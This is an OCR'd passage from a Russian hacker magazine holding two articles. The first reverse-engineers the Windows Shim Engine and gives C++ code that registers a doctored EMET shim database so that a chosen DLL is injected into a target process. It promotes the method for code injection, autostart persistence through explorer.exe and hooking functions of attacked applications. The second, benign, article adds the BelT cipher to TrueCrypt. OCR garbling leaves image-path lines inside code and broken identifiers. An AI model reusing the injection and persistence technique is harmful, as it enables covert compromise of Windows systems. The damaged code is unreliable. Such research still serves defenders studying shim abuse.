WINDOWS\AppPatch\AcLayers.DLL" SHIM "Win2000VersionLie"
[MSG ] [SeiInit] Using SHIM "VirtualRegistry!AcLayers.DLL"
[MSG ] [SeiInit] Command line for Shim "VirtualRegistry" :
"WIN2K"
[INFO] [SeiInit] GetHookAPIs returns 27 hooks for DLL "C:\
WINDOWS\AppPatch\AcLayers.DLL" SHIM "VirtualRegistry"
[MSG ] [SeiInit] Using SHIM "DuplicateHandleFix!AcLayers.DLL"
[INFO] [SeiInit] GetHookAPIs returns 1 hooks for DLL "C:\
WINDOWS\AppPatch\AcLayers.DLL" SHIM "DuplicateHandleFix"
[INFO] [SE_DllLoaded] INIT. loading DLL "AcGenral.DLL".
...
[MSG ] [SeiInit] Using SHIM "LoadLibraryCWD!AcGenral.DLL"
[INFO] [SeiInit] GetHookAPIs returns 0 hooks for DLL "C:\
WINDOWS\AppPatch\AcGenral.DLL" SHIM "LoadLibraryCWD"
[MSG ] [SeiInit] Using SHIM "Win2kPropagateLayer!AcLayers.DLL"
[INFO] [SeiInit] GetHookAPIs returns 3 hooks for DLL "C:\
WINDOWS\AppPatch\AcLayers.DLL" SHIM "Win2kPropagateLayer"
```

Из них видно, что загрузился слой Win2000, а также стандартная shim dll — C:\WINDOWS\AppPatch\AcLayers.DLL. После этого произошло извлечение и применение шимов, таких как VirtualRegistry, DuplicateHandleFix и так далее, а затем уже перехват функций (перехватов много, логи поскипаны).В реестре тем временем сформировалась следующая запись:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\
CurrentVersion\AppCompatFlags\Layers]
"C:\\Documents and Settings\\Admin\\Рабочий стол\\test.
exe"="WIN2000"
```

Как видишь, она указывает, что для test.exe должен применяться шим Win2000. Вероятно, это значит, что мы можем устанавливать режим совместимости любому приложению принудительно. Это нам пригодится. Однако для внедрения своего кода мы должны не столько прописать, сколько установить для него свой (!) режим совместимости. То есть придется создать и внедрить в систему свою собственную базу шимов. Решение о том, как это сделать, не лежит на поверхности. В ветке AppCompatFlags больше ничего интересного нет. Поэтому придется копнуть немного глубже.

ИЩЕМ СПОСОБ ВНЕДРЕНИЯ СВОЕЙ БАЗЫ ШИМОВ

Забегая вперед, скажу, что Shim Engine в основном реализован в shimeng.dll и apphelp.dll, а базы шимов лежат в sysmain.sdb и drvmain.sdb (в директории \WINDOWS\AppPatch), однако загрузкой стандартной dll шимов, парсингом базы и перехватом функций занимается непосредственно загрузчик PE-модулей Windows. Тот самый, что сидит в ntdll.dll. Конечно, чтобы лучше понять, как внедрить свою базу, начать исследование лучше всего с момента загрузки Shim Engine, а искать этот момент лучше всего с начала работы системного загрузчика, а системный загрузчик начинает работу с apc-диспетчера.

Но мы не будем закапываться в такие недра и начнем с функции инициализации вышеупомянутого загрузчика PE-файлов:

```
_LdrpInitializeProcess:
.text:7C921B36    mov     eax, large fs:18h ; TEB
.text:7C921B3C    mov     ebx, [eax+30h] ; PEB
...
.text:7C921B62    lea     eax, [ebx+1E8h] ; peb->pShimData
.text:7C921B68    mov     ecx, [eax]
...
.text:7C921B87    mov     [ebp+var_104], ecx
...
loc_7C921693:

...
.text:7C921693    mov     edi, [ebp+var_104]
.text:7C921699    xor     esi, esi
.text:7C92169B    cmp     edi, esi
.text:7C92169D    jz      loc_7C923CD0
          ; если первый ULONG в peb->pShimData == 0,
          ; то прыгаем (в случае включенного шима
          ; совместимости прыжка не происходит)
```

```
Kernel 'com:pipe,port=\\.\pipe\com_1,resets=0' - WinDbg:6.12.0002.633 AMD64
File  Edit  View  Debug  Window  Help
Command - Kernel 'com:pipe,port=\\.\pipe\com_1,resets=0' - WinDbg:6.12.0002.633 AMD64
[INFO] [SeiHookImports] Hooking module 0x77110000 "OLEAUT32.dll"
[INFO] [SeiHookImports] Hooking module 0x77BD0000 "MSACM32.dll"
[INFO] [SeiHookImports] Hooking module 0x77BF0000 "VERSION.dll"
[INFO] [SeiHookImports] Hooking module 0x7C9C0000 "SHELL32.dll"
[INFO] [SeiHookImports] Hooking module 0x77F60000 "SHLWAPI.dll"
[INFO] [SeiHookImports] Hooking module 0x769A0000 "USERENV.dll"
[INFO] [SeiHookImports] Hooking module 0x5B260000 "UxTheme.dll"
[WARN] [SeiResetEntryProcessed] Don't mess with "ntdll.dll"
[WARN] [SeiResetEntryProcessed] Don't mess with "kernel32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "Secur32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "RPCRT4.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "ADVAPI32.dll"
[WARN] [SeiResetEntryProcessed] Don't mess with "ShimEng.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "GDI32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "USER32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "WINMM.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "msvcrt.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "ole32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "OLEAUT32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "MSACM32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "VERSION.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "SHLWAPI.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "SHELL32.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "USERENV.dll"
[WARN] [SeiResetEntryProcessed] Reseting          "UxTheme.dll"
[WARN] [SeiResetEntryProcessed] Don't mess with "AcGenral.DLL"
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "IMM32.DLL".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x76360000 "IMM32.DLL"
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "comctl32.dll".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x773C0000 "comctl32.dll"
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "comctl32.dll".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x5D5B0000 "comctl32.dll"
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "NTMARTA.DLL".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x77690000 "NTMARTA.DLL"
[INFO] [SeiHookImports] Hooking module 0x71BD0000 "SAMLIB.dll"
[INFO] [SeiHookImports] Hooking module 0x76F60000 "WLDAP32.dll"
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "xpsp2res.dll".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "webclnt.dll".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x5ABC0000 "webclnt.dll"
[INFO] [SeiHookImports] Hooking module 0x3F9E0000 "WININET.dll"
[INFO] [SeiHookImports] Hooking module 0x00940000 "Normaliz.dll"
[INFO] [SeiHookImports] Hooking module 0x45020000 "urlmon.dll"
[INFO] [SeiHookImports] Hooking module 0x40080000 "iertutil.dll"
[INFO] [SeiHookImports] Hooking module 0x71A90000 "WS2_32.dll"
[INFO] [SeiHookImports] Hooking module 0x71A80000 "WS2HELP.dll"
ERROR: DavReadRegistryValues/RegQueryValueExW(4). WStatus = 127
ERROR: DavReadRegistryValues/RegQueryValueExW(5). WStatus = 127
ERROR: DavReadRegistryValues/RegQueryValueExW(6). WStatus = 127
[INFO] [SE_DllLoaded] AFTER INIT. loading DLL "cryptsvc.dll".
[INFO] [PatchNewModules] Dynamic loaded modules
[INFO] [SeiHookImports] Hooking module 0x76D00000 "cryptsvc.dll"
[INFO] [SeiHookImports] Hooking module 0x76B50000 "certcli.dll"
```

Логи шимов в WinDbg

```
.text:7C9216A3    push    edi
.text:7C9216A4    push    [ebp+var_D8]
.text:7C9216AA    mov     [ebx+1ECh], esi
.text:7C9216B0    push    edi
.text:7C9216B1    call    _LdrpLoadShimEngine@12
        ; а вот и момент загрузки движка шимов
```

В LdrpLoadShimEngine первым параметром передается shimeng.dll.

LdrpLoadShimEngine грузит эту dll, получает адреса функций из нее (LdrpGetShimEngineInterface), загружает базы шимов (SdbInitDatabase), распаковывает их (SdbUnpackAppCompatData) и применяет. Именно отсюда мы узнаем, что движок совместимости живет в shimeng.dll. Давай поищем в этой dll строки, содержащие ключи реестра, может быть найдем какие-нибудь недокументированные ключи, которые укажут нам, как внедрить в систему свою базу шимов? Проще всего строки искать скриптом. Я предпочитаю питон(IdaPython):

```
import idaapi
import idautils
import idc

def EnumStrings():
    s = idautils.Strings( False )
    s.setup( strtypes = Strings.STR_UNICODE | Strings.STR_C )

    for i, v in enumerate( s ):
        if v is None:
            print( "Failed on %d" % i )
        else:
            print( "%x => %s" % ( v.ea, str( v ) ) )

print "Script Started..."
EnumStrings()
print "Script Ended..."
```

idautils.Strings(False) — в конструкторе по умолчанию стоит True, но так как нас интересуют помимо обычных строк еще и юникодные, то ставим default_setup = False и настраиваем setup сами. Выполняем скрипт на загруженной в IDA библиотеке, просматриваем выведенные строки и почти в самом конце находим интересный ключ:

```
5d0749b0 -> \Registry\Machine\Software\Microsoft\Windows
NT\CurrentVersion\AppCompatFlags\InstalledSDB
```

По xref'у добираемся до функции SdbResolveDatabase, которая открывает данный ключ и смотрит значения DatabasePath и DatabaseType. Далее определяем, что данный ключ предназначен (о чудо!) для пользовательских баз шимов, которые должны быть представлены в виде GUID'ов (как в реестре, так и в самой базе).

Таким образом, ключ вида {GUID} и два значения (DatabasePath и DatabaseType) — это все что нам нужно для прописывания базы для конкретного приложения.

СОЗДАНИЕ СОБСТВЕННОЙ БАЗЫ ШИМОВ

Куда прописать базу, мы определили, но вопрос о том, как формировать саму базу шимов, остался открытым. А ведь это реальная проблема, формат базы неизвестен, его придется восстанавливать вручную, а это очень большая работа.

Может быть, есть какой-то обходной путь? Он действительно есть, и заключается в использовании уже готовой базы! Все что нам нужно - найти приложение, которое использует свою базу, и подменить в ней некоторые данные на наши. Приложение, которое нашел я, называется EMET (goo.gl/9Dn5L). Качаем, запускаем Process Monitor от Руссиновича, чтобы фиксировать все действия программы, устанавливаем EMET, запускаем C:\Program Files\EMET\EMET_GUI.exe, выбираем Configure Apps, добавляем наш test.exe, закрываем EMET. В логах монитора видим, что база шимов EMET'а установилась в `C:\WINDOWS\AppPatch\Custom\{f8c4cc07-6dc4-418f-b72b-304fcdb64052}.sdb`, а dll скопировалась в `C:\WINDOWS\AppPatch\EMET.dll`. Также из логов монитора получаем информацию об изменениях в реестре. Был создан ключ `SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AppCompatFlags\\Custom\\test.exe` с нашим тестовым exe, а также ключ, найденный нами ранее — `SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\AppCompatFlags\\InstalledSDB\\{f8c4cc07-6dc4-418f-b72b-304fcdb64052}`.

Как видишь, для принудительного указания шима использовалось не стандартное место Layers, а Custom. Учтем. Теперь открываем базу любым hex-редактором, находим emet.dll и исправляем на test.dll. Далее берем test.dll и закидываем в папку C:\WINDOWS\AppPatch\. Запускаем наш test.exe и пробуем убедиться, что test.dll проинжектировалась в test.exe. Для этого можно воспользоваться утилитой vmmap (goo.gl/SsSQn) от того же Руссиновича. Открываем test.exe с помощью vmmap и видим в его адресном пространстве нашу dll, а значит — mission complete!

АВТОМАТИЗИРУЕМ ПРОЦЕСС

Теперь напишем программу, которая будет все автоматически делать за нас, то есть записывать в реестр базу шимов и копировать саму базу и dll к ней в системную папку (все проверки поскипаны, полный вариант см. на диске):

```
#include <windows.h>
#include <iostream>

#define GUID L"{f8c4cc07-6dc4-418f-b72b-304fcdb64052}"
#define SHIM_REGKEY L"SOFTWARE\\Microsoft\\Windows NT\\
CurrentVersion\\AppCompatFlags "

BOOL RegisterShimDll()
{
   HKEY key;
   BOOL funcResult = FALSE;
   wchar_t dbPath[] = L"C:\\Windows\\AppPatch\\Custom\\"
      GUID L".sdb";
   DWORD dbType = 0x10000;
   DWORD64 sdb = 0x1cc8828b2208e82;

   // создаем подраздел Custom в AppCompatFlags
   RegCreateKeyEx(HKEY_LOCAL_MACHINE,
      SHIM_REGKEY L"\\Custom", 0, NULL,
      REG_OPTION_NON_VOLATILE, KEY_WRITE, NULL,
      &key, NULL);
   RegCloseKey(key);

   // создаем ключ
   RegCreateKeyEx(HKEY_LOCAL_MACHINE,
      SHIM_REGKEY L"\\Custom\\test.exe",
      0, NULL, REG_OPTION_NON_VOLATILE,
      KEY_WRITE, NULL, &key, NULL);
   RegSetValueEx(key, GUID L".sdb", 0,
      REG_QWORD, (PBYTE)&sdb, sizeof(DWORD64));
   RegCloseKey(key);

   RegCreateKeyEx(HKEY_LOCAL_MACHINE,
      SHIM_REGKEY L"\\InstalledSDB",
      0, NULL, _OPTION_NON_VOLATILE, KEY_WRITE, NULL,
      &key, NULL);
   RegCloseKey(key);

   RegCreateKeyEx(HKEY_LOCAL_MACHINE,
      SHIM_REGKEY L"\\InstalledSDB\\" GUID,
      0, NULL, REG_OPTION_NON_VOLATILE,
      KEY_WRITE, NULL, &key, NULL);

   RegSetValueEx(key, L"DatabasePath", 0,
      REG_SZ, (BYTE*)dbPath, sizeof(dbPath));
   RegSetValueEx(key, L"DatabaseType", 0, REG_DWORD,
      (PBYTE)&dbType, sizeof(DWORD));
   RegCloseKey(key);

   return TRUE;
}

BOOL CopyShimFiles()
{
   CreateDirectory(L"C:\\Windows\\AppPatch\\Custom", NULL);

   CopyFile( GUID L".sdb",
      L"C:\\Windows\\AppPatch\\Custom\\" GUID L".sdb",
     TRUE );
   CopyFile( L"test.dll",
      L"C:\\Windows\\AppPatch\\test.dll", TRUE );

   return TRUE;
}


int main()
{


   CopyShimFiles();
   RegisterShimDll();

   std::cout << "Shim inject complete... " << std::endl;
   std::cout << "Run test.exe and use vmmap.exe to see
      test.dll in AP test.exe" << std::endl;

   return 0;
}
```

ФУНКЦИИ SHIMENG.DLL

У shimeng.dll есть восемь экспортируемых функций:
SE_DllLoaded — вызывается лоадером при загрузке dll;
SE_DllUnloaded — вызывается лоадером при выгрузке dll;
SE_DynamicShim — неизвестно кем вызывается;
SE_GetProcAddress — вызывается лоадером при GetProcAddress;
SE_InstallAfterInit — вызывается лоадером после инициализации движка шимов;
SE_InstallBeforeInit — вызывается лоадером сразу после того, как он получит указатели на данные функции;
SE_IsShimDll — вызывается кодом из этой же dll;
SE_ProcessDying — вызывается при уничтожении процесса, то есть чуть раньше того момента, когда все точки входа dll'ок процесса вызываются с причиной DLL_PROCESS_DETACH.



Dll успешно внедрена

ЗАКЛЮЧЕНИЕ

Описать в одной статье все преимущества столь мощной технологии как shim engine не получится, но даже из этой статьи можно почерпнуть многое.

Во-первых, шимы дают возможность инжектироваться в любое приложение средствами самой системы.

Во-вторых, прописав шим, например, для explorer.exe, этот факт может быть использован и как метод автозагрузки. А в-третьих, шимы дают возможность еще и перехватывать функции атакуемого приложения, однако это требует детального изучения формата базы.

Johnny Catch (johnny.catch@gmail.com)




TRUE-криптование

ДОБАВЛЯЕМ ПОДДЕРЖКУ СВОИХ АЛГОРИТМОВ В TRUECRYPT

Наверняка все, кто когда-либо сталкивался с задачей создания шифрованного контейнера, знают о существовании программы TrueCrypt. Простота использования, высокая скорость работы, открытые исходники и широкие функциональные возможности сделали этот шифровальщик одним из самых популярных в мире. Сегодня речь пойдет о том, как переделать его под себя.





Главное окно программы TrueCrypt

На сегодняшний день TrueCrypt является одной из самых популярных программ для создания шифрованных файлов-контейнеров, шифрованных носителей информации, а также для шифрования операционных систем. При использовании средств подобного рода иногда возникает потребность удостовериться в отсутствии в коде программы и алгоритмов шифрования различных закладок, которые могут скрытно сохранять информацию о ключах. Убедившись в обратном, возникает желание сделать собственными руками «доверенный» билд программы, в котором точно будет все ок. Также недоверие к зарубежным шифрам и здоровый патриотизм порой наталкивают на мысль добавить в данную программу отечественные криптографические алгоритмы, которые во многом не уступают зарубежным аналогам. Реализовать и то, и другое позволяет наличие открытых исходных текстов TrueCrypt.

ПОДГОТОВКА К РАБОТЕ

Прежде чем приступать к реализации нового алгоритма шифрования, подготовим все, что нужно для сборки. В первую очередь нам понадобятся исходники программы, которые можно скачать с официального сайта разработчика truecrypt.org (я использовал исходники версии 7.0a). В качестве среды разработки будем использовать MS Visual Studio 2010 (несмотря на то, что разработчики




Схема работы алгоритма BelT

используют MS VS 2008 SP1). Также нам понадобится 16-битный компилятор от Microsoft, который идет в комплекте с MS Visual C++ 1.52. Эту версию студии можно скачать по подписке MSDN, либо с рутрекера :). К слову сказать, 16-битный компилятор нужен для компиляции кода образов загрузочной дискеты, которая может оказаться незаменимым помощником при восстановлении данных из-за повреждения кода загрузчика на жестком диске. Также следует отметить, что устанавливать Visual C++ 1.52 тебе не нужно — необходимо только распаковать архив.

Кроме перечисленного потребуются NASM, gzip, WinDDK, а также хедеры PKSC#11 (доступны на сайте RSA Data Security).

Если все скачано и установлено, приступаем к настройке этого добра. В первую очередь нам необходимо добавить несколько переменных среды:

1. MSVC16_ROOT со значением, равным пути к папке MSVC15, которая будет создана после извлечения архива с Microsoft Visual C++ 1.52;
2. WINDDK_ROOT со значением, равным пути, по которому мы установили WinDDK;
3. PKCS11_INC со значением, равным пути к папке с PKCS#11-хедерами.

Дальше подкорректируем значение переменной PATH, к которой добавим пути к exe'шникам от NASM и gzip. После правок переменных среды может потребоваться перезагрузка компьютера. Для проверки корректности правок PATH попробуй открыть командную строку, перейти в корень диска C:\ и запустить gzip.exe. Если запуск прошел успешно, то все ок. Раз все установлено и настроено, попробуем сделать билд TrueCrypt: распаковываем исходники, открываем солюшн в Visual Studio (попутно его конвертируем), выбираем конфигурацию All и жмем Build. Если все хорошо, то в папке Release окажется свежескомпилированный TrueCrypt. Теперь давай добавим в него поддержку нового алгоритма шифрования.

КОДИНГ АЛГОРИТМА

В качестве алгоритма шифрования для встраивания я выбрал симметричный алгоритм BelT, который недавно был принят в качестве стандарта в Белоруссии. Этот алгоритм работает с блоками данных длиной 128 бит и с ключами длиной 128, 192 или 256 бит. Для кодинга я выбрал вариант шифра с 256-битным ключом.

Программная реализация любого симметричного шифра в TrueCrypt должна содержать в себе следующие три функции: функцию инициализации шифра, которая осуществляет выработку массива раундовых подключей из ключа шифрования, функцию шифрования и функцию расшифровки блока сообщения.

Для алгоритма BelT функция инициализации будет иметь следующий вид:

```
void belt_init(unsigned __int8 * k, int kLen,
    unsigned __int8* ks)
{
    for(i = 0; i<32; ++i) ks[i] = k[i];
}
```

Первый параметр функции — массив, содержащий ключ шифрования данных, второй параметр — длина данного ключа, а третий — массив раундовых подключей (его длина задается в коде TrueCrypt константой MAX_KEY_LENGTH — максимальная длина key schedule алгоритмов шифрования, поддерживающихся TrueCrypt).

В данной реализации функции belt_init есть две особенности. Во-первых, мы знаем точно, что на вход будет подаваться массив длиной в 32 байта, поэтому проверку значения kLen можно опустить (хотя можно поставить assert). Второй момент — здесь мы просто один раз копируем ключ в массив раундовых ключей вместо многократного копирования ключа. Принимая во внимание Cold Boot Attack, при создании программных реализаций алгоритмов я стремлюсь минимизировать количество ключевой информации в оперативной памяти компьютера, и данная реализация шифра создается с учетом этого.

Переходим к функции шифрования блока данных (кодинг функции расшифровки смотри на диске). Итак, сначала зададим несколько глобальных переменных:

```
//блок подстановки (SBox)
unsigned __int8 H[256] = {...};
//массив с индексами подключей
unsigned int KeyIndex[8][7] = {...};
```

Массив H является блоком подстановки, который задается таблицей (смотри стандарт СТБ 34.101.31-2011), второй массив представляет собой индексы используемых раундовых подключей. Для ускорения работы кода некоторые операции оформим в виде макросов:

```
#define HU1(x,H) (((unsigned __int32) (H)[ U1((x)) ]) < < 24)
#define HU2(x,H) (((unsigned __int32) (H)[ U2((x)) ]) << 16)
#define HU3(x,H) (((unsigned __int32) (H)[ U3((x)) ]) <<  8)
```

РЕЖИМ XTS

XTS — основной режим работы блочных шифров в программе TrueCrypt. По сути, данный режим является слегка измененным режимом XEX, который был разработан Филиппом Рогауэем в 2003 году. Отличия между режимами заключаются в том, что XEX для двух различных целей использует один и тот же ключ, в то время как XTS использует два независимых ключа. В 2010 году режим XTS был одобрен NIST для обеспечения конфиденциальности данных в устройствах хранения информации. Также в 2007 этот режим был одобрен IEEE (IEEE 1619). Схему работы режима XTS смотри на рисунке.

```
#define HU4(x,H) (((unsigned __int32) (H)[ U4((x)) ]))
#define G(x,H,r) RotHi(HU4((x),(H)) | HU3((x),(H)) \
    | HU2((x),(H)) | HU1((x),(H)),(r))
```

Макросы HU применяют блок подстановки к определенному байту в DWORD, а макрос G задает одноименное преобразование из описания шифра. После определения нужных макросов остается только запрограммировать схему работы алгоритма (смотри рисунок).

Прототип функции шифрования одного блока имеет вид:

```
void belt_encrypt
(
    unsigned __int8 *ks,
    unsigned __int8 * inBlock,
    unsigned __int8 * outBlock
);
```

Реализация данной функции приведена на рисунке. В целом программная реализация шифрования одного блока не вызывает проблем — блок делится на четыре значения типа DWORD, над которыми в течение восьми раундов проводятся операции наложения подстановки, сдвига, сложения и так далее. И создание программной реализации алгоритма BelT не сложнее программирования известного алгоритма ГОСТ28147-89. На данном этапе все готово к встраиванию алгоритма в программу TrueCrypt.

МОДИФИКАЦИЯ TRUECRYPT

Итак, первым делом открываем в MSVS 2010 солюшн с TrueCrypt и находим проект Crypto, который содержит исходные тексты всех алгоритмов шифрования, используемых в программе. В этот проект мы добавляем файлы с реализованным нами алгоритмом BelT. Далее в любом проекте (например, Mount) открываем заголовочный файл Crypto.h и находим перечисление вида:

```
enum {
    NONE = 0,
    AES,
    ...
};
```

Это перечисление содержит идентификаторы используемых криптографических алгоритмов. Добавим в него идентификатор BELT, однако сделаем это до строки «#ifndef TC_WIN...», чтобы оставить возможность использования нашего алгоритма для шифрования системы в целом. Также объявим константу, определяющую размер key schedule нашего алгоритма (как помнишь, я специально сделал так, чтобы он совпадал с основным ключом, то есть был равен 32 байтам):

```
#define BELT_KS 32
```


Далее в файле находим строку вида #ifdef TC_WINDOWS_BOOT_SINGLE_MODE. В данном макросе указывается максимальный размер key shedule при компиляции загрузчика, поддерживающего всего один алгоритм шифрования. В конце макроса добавляем пару строк:

```
#elif defined(TC_WINDOWS_BOOT_BELT)
#define MAX_EXPANDED_KEY BELT_KS
#endif
```

После делаем include заголовочного файла нашей программной реализации шифра BelT (#include "Belt.h"). С файлом Crypto.h закончено.

Переходим к файлу Crypto.c, в котором в первую очередь находим объявление массива Ciphers[] со структурами типа Cipher. В данный массив добавляем структуру с характеристиками нашего алгоритма — до строки «#ifndef TC_WIN...» делаем вставку:

```
{ BELT, "BelT (СТБ 34.101.31)", 16, 32, BELT_KS },
```



Алгоритм	Шифрование	Расшифро...	Среднее
AES	177 Мб/с	161 Мб/с	169 Мб/с
Twofish	117 Мб/с	88.0 Мб/с	102 Мб/с
Serpent	74.4 Мб/с	75.6 Мб/с	75.0 Мб/с
BelT	67.7 Мб/с	65.5 Мб/с	66.6 Мб/с
ГОСТ28147-89	66.8 Мб/с	63.6 Мб/с	65.2 Мб/с
AES-Twofish	70.9 Мб/с	58.3 Мб/с	64.7 Мб/с
Serpent-AES	52.6 Мб/с	51.6 Мб/с	52.1 Мб/с
Twofish-Serpent	45.8 Мб/с	39.4 Мб/с	42.6 Мб/с
AES-Twofish-Serpent	36.1 Мб/с	32.5 Мб/с	34.3 Мб/с
Serpent-Twofish-AES	30.8 Мб/с	33.0 Мб/с	31.9 Мб/с

Результаты бенчмарка TrueCrypt

АЛГОРИТМ СТБ 34.101.31-2011

Блочный алгоритм шифрования BelT, описанный в стандарте СТБ 34.101.31-2011, появился на свет относительно недавно, и в настоящий момент принят в качестве стандарта в Белоруссии. Belt работает с блоками длиной 128 бит и использует ключи длиной 128, 192 или 256 бит.

Конструктивно алгоритм слегка напоминает ГОСТ 28147-89 — в обоих случаях раундовые ключи «вводятся» путем суммирования по модулю 2^32, после чего применяется блок подстановки (таблицы замены в ГОСТ) и осуществляется сдвиг результата на некоторое число позиций в сторону старших разрядов. Однако есть и существенные различия: ГОСТ построен на основе сети Фейстеля, а в конструкции Belt применяется SP-сеть.

Как видишь, в алгоритме для преобразования информации применяются простые и легко реализуемые операции: сложение по модулю 2^32, XOR, циклический сдвиг и замена.

Алгоритм состоит из восьми раундов, общая схема каждого раунда представлена на рисунке. Блок данных в 128 бит разбивается на четыре 32-битных значения, с которыми и ведется работа. На рисунке буквой K с индексом обозначаются раундовые подключи, которых целых 56 штук. Вырабатываются раундовые ключи из основного 256-битного ключа (k[1],..., k[8]) очень просто:

```
K[1]=k[1], ..., K[8]=k[8], K[9]=k[1], ..., K[56]=k[8]
```

то есть путем семикратного копирования.

